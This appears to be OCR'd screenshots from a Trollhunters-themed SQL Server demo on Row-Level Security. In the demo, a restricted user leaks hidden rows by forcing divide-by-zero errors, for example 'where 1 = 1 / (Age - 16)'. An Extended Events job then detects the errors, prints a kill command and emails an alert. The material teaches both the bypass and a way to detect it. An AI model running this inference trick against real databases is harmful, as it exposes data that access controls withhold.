 20 Seen as Jim Jim Lake Sr. NULL NULL Jim Lake Jr., Barbara Lake Green
 21 Seen as Jim Otto Scaarbach Deceased NULL NULL NULL
 22 Seen as Jim Gladysgro Deceased NULL Arcadia NULL Blue
 23 Seen as Jim Darci Scott Alive 15 Arcadia NULL Brown
 24 Seen as Jim Mary J. Wang Alive 15 Arcadia NULL Brown
 25 Seen as Jim Deya the Deliverer Dead NULL The Void, The Hero's Forge NULL
 26 Seen as Jim Unkar the Unfortunate Deceased NULL The Void, The Hero's Forge NULL
 27 Seen as Jim Barbara Lake Alive NULL Arcadia Oaks Jim Lake Jr. Blue
 28 Seen as Jim Enrique Nuñez Alive 1 Arcadia Oaks, Darklands Claire Nuñez, Mr. Nuñez, Mrs. Nuñez NULL
 29 Seen as Jim Gnome Chompsky Alive NULL Heartstone Trollmarket, Toby's dollhouse Space Girdoll NULL
 30 Seen as Jim Waltolemew Strickler Alive 1 Darklands NULL Green
 31 Seen as Jim Goblins Alive NULL Arcadia Large groups, Teeth NULL
 32 Seen as Jim Galto Alive NULL Argentina NULL
 33 Seen as Jim Señor Uhl Alive 38 Arcadia NULL
 34 Seen as Jim Shannon Longhannon Alive 15 Arcadia NULL Blue
 35 Seen as Jim Wumpa Alive NULL Swamps of Florida Blungo, Quagawumps Green
 36 Seen as Jim Nyarlagoth Deceased NULL Darklands NULL
 37 Seen as Jim Mrs. Nuñez Alive NULL Arcadia Claire Nuñez, Enrique Nuñez, Mr. Nuñez Brown
 38 Seen as Jim Mr. Nuñez Alive NULL Arcadia Claire Nuñez, Enrique Nuñez, Mrs. Nuñez Brown

110 %

Query executed successfully at 6:16:32 PM

localhost (14.0 RTM) | UPCIC\hramfleitas (65) | ↵/↑/↓/→/← | 00:00:00 | 44 rows

Package Manager Console Error List Output

Ready

```

359 -- Only the heartstone can open the portal to Trollmarkert.
360 create schema Portal;
361 go
362 create function Portal.fn_PortalAccess (@FullName as sysname, @Relatives as sysname)
363 returns table with schemabinding as
364 return select 1 as PortalAccess
365 where (@FullName = user_name() or @Relatives like '%'+user_name()+'%')
366 or user_name() = 'Jim Lake Jr.';
367 go
368 create security policy PortalPolicy
369 add filter predicate Portal.fn_PortalAccess (FullName, Relatives) on dbo.[Character] with (state = on);
370 go
371 -- Trollhunters check if an RLS enchantment exists.
372 select object_name(object_id) as ObjectName, * from sys.security_policies;
373 select object_name(object_id) as ObjectName, * from sys.security_predicates;
374 go
375 -- Mom doesn't know about the Trolls.
376 execute as user = 'Barbara Lake';
377 select 'Seen as Barbara' as Person, * from [Character];
378 revert;
379 go
380 -- By the glory of Merlin, Daylight is mine to command!
381 execute as user = 'Jim Lake Jr.';
382 select 'Seen as Jim' as Person, * from [Character];
383 revert;

```

110 %

T-SQL Results Message

ObjectName	name	object_id	principal_id	schema_id	parent_object_id	type	type_desc	create_date	modify_date	is_ms_shipped	is_enabled	is_not_for_replication	uses_database_collation	is_schema_bound
PortalPolicy	PortalPolicy	1189579276	NULL	1	0	SP	SECURITY_POLICY	2018-01-25 18:18:03.047	2018-01-25 18:18:03.047	0	1	0	1	1

ObjectName	object_id	security_predicate_id	target_object_id	predicate_definition	predicate_type	predicate_type_desc	operation	operation_desc
PortalPolicy	1189579276	1	901578250	([Portal].[fn_PortalAccess])([FullName],[Relatives])	0	FILTER	NULL	NULL

Query executed successfully at 6:18:11 PM

localhost (14.0 RTM) | UPCI\hfleitas (65) | 4/25/2018 6:18:11 PM | 00:00:00 | 2 rows

```

TrollHunters.sql X
359 -- Only the heartstone can open the portal to Trollmarkert.
360 create schema Portal;
361 go
362 create function Portal.fn_PortalAccess (@FullName as sysname, @Relatives as sysname)
363 returns table with schemabinding as
364 return select 1 as PortalAccess
365 where (@FullName = user_name() or @Relatives like '%' + user_name() + '%')
366 or user_name() = 'Jim Lake Jr.';
367 go
368 create security policy PortalPolicy
369 add filter predicate Portal.fn_PortalAccess (FullName, Relatives) on dbo.[Character] with (state = on);
370 go
371 -- Trollhunters check if an RLS enchantment exists.
372 select object_name(object_id) as ObjectName, * from sys.security_policies;
373 select object_name(object_id) as ObjectName, * from sys.security_predicates;
374 go
375 -- Mom doesn't know about the Trolls.
376 execute as user = 'Barbara Lake';
377 select 'Seen as Barbara' as Person, * from [Character];
378 revert;
379 go
380 -- By the glory of Merlin, Daylight is mine to command!
381 execute as user = 'Jim Lake Jr.';
382 select 'Seen as Jim' as Person, * from [Character];
383 revert;

```

110 %

	T-SQL	Results	Message													
	Person	CharacterId	FullName	Affiliation	Category	Aka	Status	Race	Age	Home	Relatives	Weapons	EyeColor	HairColor	Minions	VoicedBy
1	Seen as Barbara	1	Jim Lake Jr.	Good	Hero	Young Atlas, Jimbo, Master Jim, Fleshbag, Jim "F...	Alive	Human	16	Arcadia Oaks	Jim Lake Sr., Barbara Lake, Claire Nuñez	Sword of Daylight, Sword of Eclipse	Blue	Black	Toby Domzalski	Anton Yelchin
2	Seen as Barbara	20	Jim Lake Sr.	NULL	NULL	NULL	NULL	Human	NULL	NULL	Jim Lake Jr., Barbara Lake	NULL	Green	Black	NULL	NULL
3	Seen as Barbara	27	Barbara Lake	Good	Hero	NULL	Alive	Human	NULL	Arcadia Oaks	Jim Lake Jr.	NULL	Blue	Brown	NULL	Amy Landecker

Query executed successfully at 6:20:09 PM

localhost (14.0 RTM) | UPCI\hfleitas (65) | &lt;/&gt; | 00:00:00 | 3 rows

Package Manager Console Error List Output

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```

380 -- By the glory of Merlin, Daylight is mine to command!
381 execute as user = 'Jim Lake Jr.';
382 select 'Seen as Jim' as Person, * from [Character];
383 revert;
384 go
385 -- Gunmar gets the heartstone.

```

110 %

T-SQL Results Message

	Person	CharacterId	FullName	Affiliation	Category	Aka	Status	Race	Age	Home	Relatives
1	Seen as Jim	1	Jim Lake Jr.	Good	Hero	Young Atlas, Jimbo, Master Jim, Fleshbag, Jim "F...	Alive	Human	16	Arcadia Oaks	Jim Lake Sr., Barbara Lake, Claire Nuñez
2	Seen as Jim	2	Claire Maria Nuñez	Good (cursed by overpowering the shadow staff)	Hero	C-bomb, Shadowdancer	Alive	Human	15	Arcadia	Mr. Nuñez, Mrs. Nuñez, Baby Enrique, Jim L...
3	Seen as Jim	3	Gunmar the Black	Evil, Gumm-Gumm Army, The Janus Order	Villain	Dark Underford, Skullcrusher	Alive	Gumm-Gumm	NULL	Darklands, Trollmarket	Bular
4	Seen as Jim	4	Anarghaumont	Gunmar, Heartstone Trollmarket, Trollhunters	Hero	AAARRRGHH!!!!, Wingman	Alive	Kubera Troll	NULL	Deep Caverns, Heartstone Trollmarket	NULL
5	Seen as Jim	5	Stricklander	Gunmar, The Janus Order, Bular, Barbara Lake, Jim	Villain	Strikler, Impure, Boss man	Alive	Changeling Troll	NULL	Arcadia	Walter Strickler
6	Seen as Jim	6	Angor Rot	NULL	Villain	NULL	Deceased	Troll	NULL	NULL	his village
7	Seen as Jim	7	Zelda Nomura	The Janus Order, Gunmar, Bular, Stricklander	Villain	Impure, Nomura	Alive	Changeling	NULL	Arcadia Oaks	NULL
8	Seen as Jim	8	Draal the Deadly	Good	Hero	NULL	Cursed by Gunmar's Decimer Blade	Troll	NULL	Heartstone Trollmarket	Kanjigar
9	Seen as Jim	9	Morgana	Herself	Villain	Argante, Lady Pale, Eldritch Queen, Baba Yaga	Alive	NULL	NULL	Forests of the Black Sea, Bulgaria	NULL
10	Seen as Jim	10	Blinkous Galadrigal	Good	Hero	Blinky	Alive	Troll	600	Heartstone Trollmarket	Dictatious Maximus Galadrigal
11	Seen as Jim	11	Bular	Evil	Villain	Son of Gunmar	Deceased	Gumm-Gumm	NULL	Darklands	Gunmar
12	Seen as Jim	12	Dictatious Maximus Galadrigal	Bad	Villain	NULL	Alive	Troll	4999	Trollmarket, Darklands	Blinky
13	Seen as Jim	13	Tobias Domzalski	Good	Hero	Tobes, Toby-Pie, Wingman, T.P., Dumbzalski	Alive	Human	15	Arcadia	Nana, Mr. Domzalski, Mrs. Domzalski
14	Seen as Jim	14	Usuma	Gumm-Gumm	Villain	NULL	Alive	Kubera	NULL	NULL	NULL
15	Seen as Jim	15	Elijah Leslie Pepperjack	Good, Creepslayerz	Hero	Eli Pepperjack	Alive	Human	15	Arcadia	NULL
16	Seen as Jim	16	Steve Palchuk	Neutral, Good, Creepslayerz, The Trollhunters	Ally	NULL	Alive	Human	16	Arcadia	NULL
17	Seen as Jim	17	Vendel	Good	Hero	NULL	Deceased	Troll	9000	Heartstone Trollmarket	Rundle, Kifred
18	Seen as Jim	18	Kanjigar the Courageous	Good	Hero	NULL	Dead	Troll	NULL	The Void, The Hero's Forge	Draal
19	Seen as Jim	19	Merlin	Good	NULL	NULL	NULL	Wizard	NULL	Camelot	NULL
20	Seen as Jim	20	Jim Lake Sr.	NULL	NULL	NULL	NULL	Human	NULL	NULL	Jim Lake Jr., Barbara Lake
21	Seen as Jim	21	Otto Scarbach	Gunmar, The Janus Order	Villain	Otto, Mr. Evilman	Deceased	Changeling	NULL	NULL	NULL
22	Seen as Jim	22	Gladysgro	Gunmar, Bular, The Janus Order, Stricklander	Villain	Gladys	Deceased	Changeling	NULL	Arcadia	NULL
23	Seen as Jim	23	Darci Scott	Good	Ally	NULL	Alive	Human	15	Arcadia	NULL
24	Seen as Jim	24	Mary J. Wang	Good	Hero	Maria, Mare	Alive	Human	15	Arcadia	NULL
25	Seen as Jim	25	Deya the Deliverer	Good	Hero	Deya "The Deliverer"	Dead	Troll	NULL	The Void, The Hero's Forge	NULL
26	Seen as Jim	26	Unkar the Unfortunate	Good	Hero	NULL	Deceased	Troll	NULL	The Void, The Hero's Forge	NULL
27	Seen as Jim	27	Barbara Lake	Good	Hero	NULL	Alive	Human	NULL	Arcadia Oaks	Jim Lake Jr.
28	Seen as Jim	28	Enrique Nuñez	Good	NULL	Baby Enrique	Alive	Human	1	Arcadia Oaks, Darklands	Claire Nuñez, Mr. Nuñez, Mrs. Nuñez
29	Seen as Jim	29	Gnome Chompsky	Good	Hero	NULL	Alive	Gnome	NULL	Hearstone Trollmarket, Toby's dollho...	Space Girdoll
30	Seen as Jim	30	Waltolémw Strickler	Good	NULL	Baby Strickler	Alive	Human	1	Darklands	NULL

Query executed successfully at 6:20:39 PM | localhost (14.0 RTM) | UPCIC\hleitais (65) | 44 rows

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
385 -- Gunmar gets the heartstone.
386 alter security policy PortalPolicy with (state = off);
387 go
388 -- Trollhunters check if an RLS enchantment exists.
389 select object_name(object_id) as ObjectName, * from sys.security_policies;
390 select object_name(object_id) as ObjectName, * from sys.security_predicates;
391 go
392 -- Mom learns the trolls when Gunmar attacked Arcadia.
393 execute as user = 'Barbara Lake';
394 select 'Seen as Barbara' as Person, * from [Character];
395 revert;
396 go
397 -- Mom helps the trollhunters save Arcadia from the Gum-Gum army.
398 execute as user = 'Barbara Lake';
399 select * from sys.partitions where object_id = object_id('dbo.Character');
400 revert;
401 go
402 execute as user = 'Barbara Lake';
403 select 'Seen as Barbara' as Person, 1 / (Age - 16), * from [Character]; --Divide by zero error encountered.
```

110 %

T-SQL Results Message

	ObjectName	name	object_id	principal_id	schema_id	parent_object_id	type	type_desc	create_date	modify_date	is_ms_shipped	is_enabled	is_not_for_replication	uses_database_collation	is_schema_bound
1	PortalPolicy	PortalPolicy	1189579276	NULL	1	0	SP	SECURITY_POLICY	2018-01-25 18:18:03.047	2018-01-25 18:27:14.833	0	0	0	1	1

	ObjectName	object_id	security_predicate_id	target_object_id	predicate_definition	predicate_type	predicate_type_desc	operation	operation_desc
1	PortalPolicy	1189579276	1	901578250	([Portal].[fn_PortalAccess])([FullName],[Relative...]	0	FILTER	NULL	NULL

Query executed successfully at 6:27:24 PM

localhost (14.0 RTM) | UPCI\hfleitas (65) | 1189579276 | 00:00:00 | 2 rows

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```

385 -- Gunmar gets the heartstone.
386 alter security policy PortalPolicy with (state = off);
387 go
388 -- Trollhunters check if an RLS enchantment exists.
389 select object_name(object_id) as ObjectName, * from sys.security_policies;
390 select object_name(object_id) as ObjectName, * from sys.security_predicates;
391 go
392 -- Mom learns the trolls when Gunmar attacked Arcadia.
393 execute as user = 'Barbara Lake';
394 select 'Seen as Barbara' as Person, * from [Character];
395 revert;
396 go
397 -- Mom helps the trollhunters save Arcadia from the Gum-Gum army.
398 execute as user = 'Barbara Lake';
399 select * from sys.partitions where object_id = object_id('dbo.Character');
400 revert;
401 go
402 execute as user = 'Barbara Lake';
403 select 'Seen as Barbara' as Person, 1 / (Age - 16), * from [Character]; --Divide by zero error encountered.

```

110 %

T-SQL Results Message

	Person	CharacterId	FullName	Affiliation	Category	Aka	Status	Race	Age	Home	Relatives
1	Seen as Barbara	1	Jim Lake Jr.	Good	Hero	Young Atlas, Jimbo, Master Jim, Fleshbag, Jim "F...	Alive	Human	16	Arcadia Oaks	Jim Lake Sr., Barbara Lake, Claire Nuñez
2	Seen as Barbara	2	Claire Maria Nuñez	Good (cursed by overpowering the shadow staff)	Hero	C-bomb, Shadowdancer	Alive	Human	15	Arcadia	Mr. Nuñez, Mrs. Nuñez, Baby Enrique,...
3	Seen as Barbara	3	Gunmar the Black	Evil, Gumm-Gumm Army, The Janus Order	Villain	Dark Underlord, Skullcrusher	Alive	Gumm-Gumm	NULL	Darklands, Trollmarket	Bular
4	Seen as Barbara	4	Ararghaumont	Gunmar, Heartstone Trollmarket, Trollhunters	Hero	AAARRRGHH!!!, Wingman	Alive	Krubera Troll	NULL	Deep Caverns, Heartstone Trollmarket	NULL
5	Seen as Barbara	5	Stricklander	Gunmar, The Janus Order, Bular, Barbara Lake, Jim	Villain	Strikler, Impure, Boss man	Alive	Changeling Troll	NULL	Arcadia	Walter Strickler
6	Seen as Barbara	6	Angor Rot	NULL	Villain	NULL	Deceased	Troll	NULL	NULL	his village
7	Seen as Barbara	7	Zelda Nomura	The Janus Order, Gunmar, Bular, Stricklander	Villain	Impure, Nomura	Alive	Changeling	NULL	Arcadia Oaks	NULL
8	Seen as Barbara	8	Draal the Deadly	Good	Hero	NULL	Cursed by Gunmar's Decimer Blade	Troll	NULL	Heartstone Trollmarket	Kanigar
9	Seen as Barbara	9	Morgana	Herself	Villain	Argante, Lady Pale, Eldritch Queen, Baba Yaga	Alive	NULL	NULL	Forests of the Black Sea, Bulgaria	NULL
10	Seen as Barbara	10	Blinkous Galadrigal	Good	Hero	Blinky	Alive	Troll	600	Heartstone Trollmarket	Dictatious Maximus Galadrigal
11	Seen as Barbara	11	Bular	Evil	Villain	Son of Gunmar	Deceased	Gumm-Gumm	NULL	Darklands	Gunmar
12	Seen as Barbara	12	Dictatious Maximus Galadrigal	Bad	Villain	NULL	Alive	Troll	4999	Trollmarket, Darklands	Blinky
13	Seen as Barbara	13	Tobias Domzalski	Good	Hero	Tobes, Toby-Pie, Wingman, T.P., Dumbzalski	Alive	Human	15	Arcadia	Nana, Mr. Domzalski, Mrs. Domzalski
14	Seen as Barbara	14	Usuma	Gumm-Gumm	Villain	NULL	Alive	Krubera	NULL	NULL	NULL
15	Seen as Barbara	15	Elijah Leslie Pepperjack	Good, Creepslayerz	Hero	Eli Pepperjack	Alive	Human	15	Arcadia	NULL
16	Seen as Barbara	16	Steve Palchuk	Neutral, Good, Creepslayerz, The Trollhunters	Ally	NULL	Alive	Human	16	Arcadia	NULL
17	Seen as Barbara	17	Vendel	Good	Hero	NULL	Deceased	Troll	9000	Heartstone Trollmarket	Rundle, Kifred

Query executed successfully at 6:28:17 PM | localhost (14.0 RTM) | UPCIC\hfileitas (65) | 110% | 00:00:00 | 44 rows

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team SQL Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
385 -- Gunmar gets the heartstone. ...
398 go
399 -- Mom helps the trollhunters save Arcadia from the Gum-Gum army.
400 execute as user = 'Barbara Lake';
401 select * from sys.partitions where object_id = object_id('dbo.Character');
402 revert;
403 go
404 execute as user = 'Barbara Lake';
405 select 'Seen as Barbara' as Person, 1 / (Age - 16), * from [Character]; --Divide by zero error encountered.
406 revert;
407 go
408 --Jim and the trollhunters fight the gum-gum army.
409 alter security policy PortalPolicy with (state = on);
410 go
411 -- Mom continues to try to Jim.
412 execute as user = 'Barbara Lake';
413 select 'Seen as Barbara' as Person, 1 / (Age - 16), * from [Character]; --Patched error in SQL2016 CUs. SQL2017 RTM still occurs.
414 revert;
415 go
416 execute as user = 'Barbara Lake';
417 select 'Seen as Barbara' as Person, * from [Character]
418 where 1 = 1 / (Age - 16); --Divide by zero error encountered.
419 revert;
420 go
```

110 %

T-SQL Results Message

	partition_id	object_id	index_id	partition_number	hobt_id	rows	filestream_filegroup_id	data_compression	data_compression_desc
1	72057594042122240	901578250	1	1	72057594042122240	44	0	0	NONE

Query executed successfully at 6:31:04 PM

localhost (14.0 RTM) | UPCIC\hfleitas (65) | </> | 00:00:00 | 1 rows

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
385 -- Gunmar gets the heartstone.
386 alter security policy PortalPolicy with (state = off);
387 go
388 -- Trollhunters check if an RLS enchantment exists.
389 select object_name(object_id) as ObjectName, * from sys.security_policies;
390 select object_name(object_id) as ObjectName, * from sys.security_predicates;
391 go
392 -- Mom learns the trolls when Gunmar attacked Arcadia.
393 execute as user = 'Barbara Lake';
394 select 'Seen as Barbara' as Person, * from [Character];
395 revert;
396 go
397 -- Mom helps the trollhunters save Arcadia from the Gum-Gum army.
398 execute as user = 'Barbara Lake';
399 select * from sys.partitions where object_id = object_id('dbo.Character');
400 revert;
401 go
402 execute as user = 'Barbara Lake';
403 select 'Seen as Barbara' as Person, 1 / (Age - 16), * from [Character]; --Divide by zero error encountered.
404 revert;
405 go
406 --Jim and the trollhunters fight the gum-gum army.
407 alter security policy PortalPolicy with (state = on);
```

110 %

T-SQL Results Message

	partition_id	object_id	index_id	partition_number	hobt_id	rows	filestream_filegroup_id	data_compression	data_compression_desc
1	72057594042122240	901578250	1	1	72057594042122240	44	0	0	NONE

Query executed successfully at 6:34:15 PM | localhost (14.0 RTM) | UPCIC\hfleitas (65) | %/@@@% | 00:00:00 | 1 rows

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

TrollHunters.sql

```
385 -- Gunmar gets the heartstone.
386 alter security policy PortalPolicy with (state = off);
387 go
388 -- Trollhunters check if an RLS enchantment exists.
389 select object_name(object_id) as ObjectName, * from sys.security_policies;
390 select object_name(object_id) as ObjectName, * from sys.security_predicates;
391 go
392 -- Mom learns the trolls when Gunmar attacked Arcadia.
393 execute as user = 'Barbara Lake';
394 select 'Seen as Barbara' as Person, * from [Character];
395 revert;
396 go
397 -- Mom helps the trollhunters save Arcadia from the Gum-Gum army.
398 execute as user = 'Barbara Lake';
399 select * from sys.partitions where object_id = object_id('dbo.Character');
400 revert;
401 go
402 execute as user = 'Barbara Lake';
403 select 'Seen as Barbara' as Person, 1 / (Age - 16), * from [Character]; --Divide by zero error encountered.
404 revert;
405 go
406 --Jim and the trollhunters fight the gum-gum army.
407 alter security policy PortalPolicy with (state = on);
```

110 %

T-SQL Results Message

Msg 8134, Level 16, State 1, Line 403  
Divide by zero error encountered.

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q) hiramfleitas H

TrollHunters.sql

```
406 --Jim and the trollhunters fight the gum-gum army.
407 alter security policy PortalPolicy with (state = on); --Command(s) completed successfully.
408 go
409 -- Mom continues to help Jim save Arcadia.
410 execute as user = 'Barbara Lake';
411 select 'Seen as Barbara' as Person, 1 / (Age - 16), * from [Character]; --Patched error in SQL2016 CUs. SQL2017 RTM still occurs.
412 revert;
413 go
414 execute as user = 'Barbara Lake';
415 select 'Seen as Barbara' as Person, * from [Character]
416 where 1 = 1 / (Age - 16); --Divide by zero error encountered.
417 revert; --9000, 4999, 600, 56, 38, 16, 15, 1
418 go
419 execute as user = 'Barbara Lake';
420 exec sp_columns [Character];
421 exec sp_pkeys [Character];
422 exec sp_fkeys [Character];
423 revert;
424 go
425
426 +-----+
427 -- | Barbara can brute-force devide by 0 to identify every integer.
428 -- | Barbara can use the DDM letters table to identify every character.
429 -- | When all seems lost, our hero...
430 -- | Jim the Trollhunter has the Amulet Of Daylight!
431 +-----+
```

T-SQL Results Message

Msg 8134, Level 16, State 1, Line 411  
Divide by zero error encountered.  
Msg 8134, Level 16, State 1, Line 415  
Divide by zero error encountered.

(15 row(s) affected)

(1 row(s) affected)

Query completed with errors.

localhost (14.0 RTM) | UPCIC\hfleitas (65) | 406-431 | 00:00:01 | 16 rows

Solution Explorer

Search Solution Explorer (Ctrl+Shift+F)

Solution 'Pixies' (1 project)

Properties References AmuletOfDaylight.sql App.config Program.cs TrollHunters.sql

Solution Explorer Team Explorer Notifications

Properties Current connection parameters

Connection Connection name localhost (UPCIC\hfleitas)

Connection Details Display name localhost Login name UPCIC\hfleitas Server name localhost Server version 14.0.1000 Session Tracing ID SPID 65 State Open

Query Execution Details Elapsed time 00:00:00.938

Display name The display name of the connection

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Debug Any CPU Start

AmuletOfDaylight.sql TrollHunters.sql

tempdb

```
1 -- Troll Hunters: http://trollhunters.wikia.com/wiki/Trollhunters\_Wiki , https://en.wikipedia.org
2 -- :connect localhost
3 -- By: Hiram Fleitas, hiramfleitas@hotmail.com. Special thx to Lowell Izaguirre for xevent.
4 go
5
6 +-----+
7 | Armor |
8 +-----+
9 if not exists (select * from [sys].[server_event_sessions] where [name] = 'AmuletOfDaylight')
10 begin
11     create event session [AmuletOfDaylight] on server
12         add event sqlserver.error_reported(
13             action( package0.event_sequence
14                     ,package0.last_error
15                     ,sqlserver.client_app_name
16                     ,sqlserver.client_pid
17                     ,sqlserver.client_hostname
18                     ,sqlserver.database_id
19                     ,sqlserver.database_name
20                     ,sqlserver.nt_username
21                     ,sqlserver.plan_handle
22                     ,sqlserver.query_hash
23                     ,sqlserver.query_plan_hash
24                     ,sqlserver.session_id
25                     ,sqlserver.session_nt_username
26                     ,sqlserver.sql_text
27                     ,sqlserver.username )
28             where ([package0].[greater_equal_int64]([severity],(14)))
29         )
30     add target package0.event_file(set filename = N'AmuletOfDaylight.xel'
31                               ,max_file_size=(5) --5MB
32                               ,max_rollover_files=(5))
33     with (max_memory = 5120 KB
34           ,event_retention_mode = allow_single_event_loss
35           ,max_dispatch_latency = 30 seconds
36           ,max_event_size = 0 KB
37           ,memory_partition_mode = none
38           ,track_causality = on
39           ,startup_state = on)
40 end
41 go --drop event session [AmuletOfDaylight] on server
42 alter event session [AmuletOfDaylight] on server state = start --stop
43 go
44
45 +-----+
46 | Defense |
```

Command(s) completed successfully.

Server Explorer Toolbox SQL Server Object Explorer

Solution Explorer

Search Solution Explorer (Ctrl+Shift+F)

Solution 'Pixies' (1 project)

Pixies

- Properties
- References
- AmuletOfDaylight.sql
- App.config
- Program.cs
- TrollHunters.sql

Solution Explorer Team Explorer Notifications

Properties Current connection parameters

Connection Connection name localhost (UPCIC\hfleitas)

Connection Details Display name localhost Login name UPCIC\hfleitas Server name localhost Server version 14.0.1000 Session Tracing ID SPID 78 State Open

Query Execution Details Elapsed time 00:00:00.032

Display name The display name of the connection

Query executed successfully at 6:45:52 PM

localhost (14.0 RTM) | UPCIC\hfleitas (78) | tempdb | 00:00:00 | 0 rows

Package Manager Console Error List Output

Ready

Pixies - Microsoft Visual Studio

File Edit View Project Build Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q) hiramfleitas H

Server Explorer Toolbox SQL Server Object Explorer

AmuletOfDaylight.sql ▾ X TrollHunters.sql

tempdb

```
45 -- +-----+
46 -- | Defense |
47 -- +-----+
48 -- SQL Job to kill evil trolls and alert. Run every <=5 minutes.
49 +declare @count smallint...
50 set nocount, quoted_identifier, ansi_nulls on;
51
52 if object_id('tempdb..#xeAppErrors') is not null drop table #xeAppErrors;
53
54 select data = cast(event_data as xml)
55 into #xeAppErrors
56 from sys.fn_xe_file_target_read_file('AmuletOfDaylight*xel','AmuletOfDaylight*xem',null,null)
57 where cast(event_data as xml).value('(event/data[@name="error_number"]/value)[1]', 'int') = 8134
58 and cast(event_data as xml).value('(event/@timestamp)[1]', 'datetime') > dateadd(mi,-5, getutcdate());
59
60 select @count = count(*) from #xeAppErrors;
61
62 select top 1
63     @spid      = data.value('(event/action[@name="session_id"]/value)[1]', 'smallint')
64 ,@username   = data.value('(event/action[@name="username"]/value)[1]', 'nvarchar(128)')
65 ,@clienthost = data.value('(event/action[@name="client_hostname"]/value)[1]', 'nvarchar(128)')
66 ,@db        = data.value('(event/action[@name="database_name"]/value)[1]', 'nvarchar(128)')
67 ,@sqltext    = data.value('(event/action[@name="sql_text"]/value)[1]', 'nvarchar(max)')
68
69 from #xeAppErrors
70 where data.value('(event/data[@name="error_number"]/value)[1]', 'int') = 8134
71 and data.value('(event/@timestamp)[1]', 'datetime') > dateadd(mi, -5, getutcdate());
72
73 -- +-----+
74 -- | How many hits can you take? |
75 -- +-----+
76
77 if @count > 10 and @spid > 50
78 begin
79     if exists(select session_id from sys.dm_exec_sessions where session_id=@spid)
80     begin
81         select @kill = @kill + 'kill ' + convert(varchar(5), @spid) + ';'
82         --exec sp_executesql @kill; --serve justice.
83         print @kill
84     end
85     select @body = ...
86
87     exec msdb.dbo.sp_send_dbmail @recipients ='trollhunters@arcadia.net' --input your own email!...
88     --select * from msdb.sysmail_faileditems --sentitems, unsentitems
89
90 end
91 else begin print 'Coast is clear.' end
92 go
93 if object_id('tempdb..#xeAppErrors') is not null drop table #xeAppErrors
```

kill 65;  
Mail (Id: 1151) queued.

100 % 100 %

Query executed successfully at 6:48:04 PM

localhost (14.0 RTM) | UPCIC\hfleitas (78) | tempdb | 00:00:02 | 0 rows

Package Manager Console Error List Output

Solution Explorer

Search Solution Explorer (Ctrl+.)

Solution 'Pixies' (1 project)

Properties References AmuletOfDaylight.sql App.config Program.cs TrollHunters.sql

Solution Explorer Team Explorer Notifications

Properties Current connection parameters

Connection Connection name localhost (UPCIC\hfleitas)

Connection Details Display name localhost Login name UPCIC\hfleitas Server name localhost Server version 14.0.1000 Session Tracing ID SPID 78 State Open

Query Execution Details Elapsed time 00:00:02.163

Display name The display name of the connection

Ready

File      Message       Tell me what you want to do

Trolls are attacking - Message (Plain Text)

L Prospect010@universalproperty.com | ✓ Hiram Fleitas 6:48 PM

Trolls are attacking

---

```
svr: LPROSPECT010
run: kill 65;
host: LPROSPECT010
user: S-1-9-3-2220841580-1116937015-3011975579-19419065
db: <`/@@@-@@\`>
t-sql:
execute as user = 'Barbara Lake';
    select 'Seen as Barbara' as Person, * from [Character]
        where 1 = 1 / (Age - 16); --Divide by zero error encountered.
revert;
```

# DEMO 5

Version & Source Control



Start Page - Microsoft Visual Studio

File Edit View Project Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q) hiramfleitas H

Start Page X

Server Explorer Toolbox SQL Server Object Explorer

Get Started

Build your first app in 5 minutes!

Maximize your productivity with these tips and tricks for Visual Studio

Take advantage of the newest technologies to deploy beautiful, low-cost and reliable websites

Develop modern, fully-native, Android and iOS apps

Recent

Pinned

- Columnstore2017.sln C:\Users\hfleitas\Source\Repos\Columnstore2017
- EFGetStarted.AspNetCore.ExistingDb.sln C:\Users\hfleitas\Source\Repos\EFGetStarted.AspNetCore.ExistingDb
- Pixies.sln C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\ConsoleApp...
- Encryption.sln C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\Encryption
- AutomaticTuning2017.sln C:\Users\hfleitas\Source\Repos\AutomaticTuning2017
- GoogleMapJSON.sln \\fldsvm\_apps01\SQLSHARED\Deployments\20180105\CS\GoogleM...

This week

- RockOn C:\Users\hfleitas\Documents\Visual Studio 2017\Projects
- RockOn.sln C:\Users\hfleitas\Documents\Visual Studio 2017\Projects\RockOn

Open

Get code from a remote version control system or open something on your local drive.

Checkout from:

- Visual Studio Team Services

Open Project / Solution

Open Folder

Open Website

New project

Search project templates

Recent project templates:

- ASP.NET Core Web Application C#
- SQL Server Database Project SQL Server
- Console App (.NET Framework) C#

Create new project...

Developer News

Accessing Visual Studio Previews in Azure

In our most recent post, the Visual Studio team announced the availability of Visual Studio 2017 Version 15.6 Preview 4. Today, I'm excited to announce you can now access the latest Visual Studio preview... **NEW** Thursday, February 15, 2018

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Spectre mitigations in MSVC (C++ team blog)

Microsoft is aware of a new publicly disclosed class of vulnerabilities, called "speculative execution side-channel attacks," that affect many operating systems and modern processors, including processors fro... **NEW** Thursday, February 15, 2018

#ifdef WINDOWS – Progressive Web Apps

Jeff Burtoft from the Web Apps team at Microsoft dropped by to share how web apps on Windows have evolved, all the way from regular web sites, to packaged web apps in Windows 8, Hosted Web Apps in Wind... **NEW** Tuesday, February 13, 2018

More news...

Package Manager Console Error List Output Data Tools Operations Web Publish Activity

Ready

Solution Explorer Team Explorer

Start Page - Microsoft Visual Studio

File Edit View Project Debug Team Tools Test Analyze Window Help

Quick Launch (Ctrl+Q) hiramfleitas H

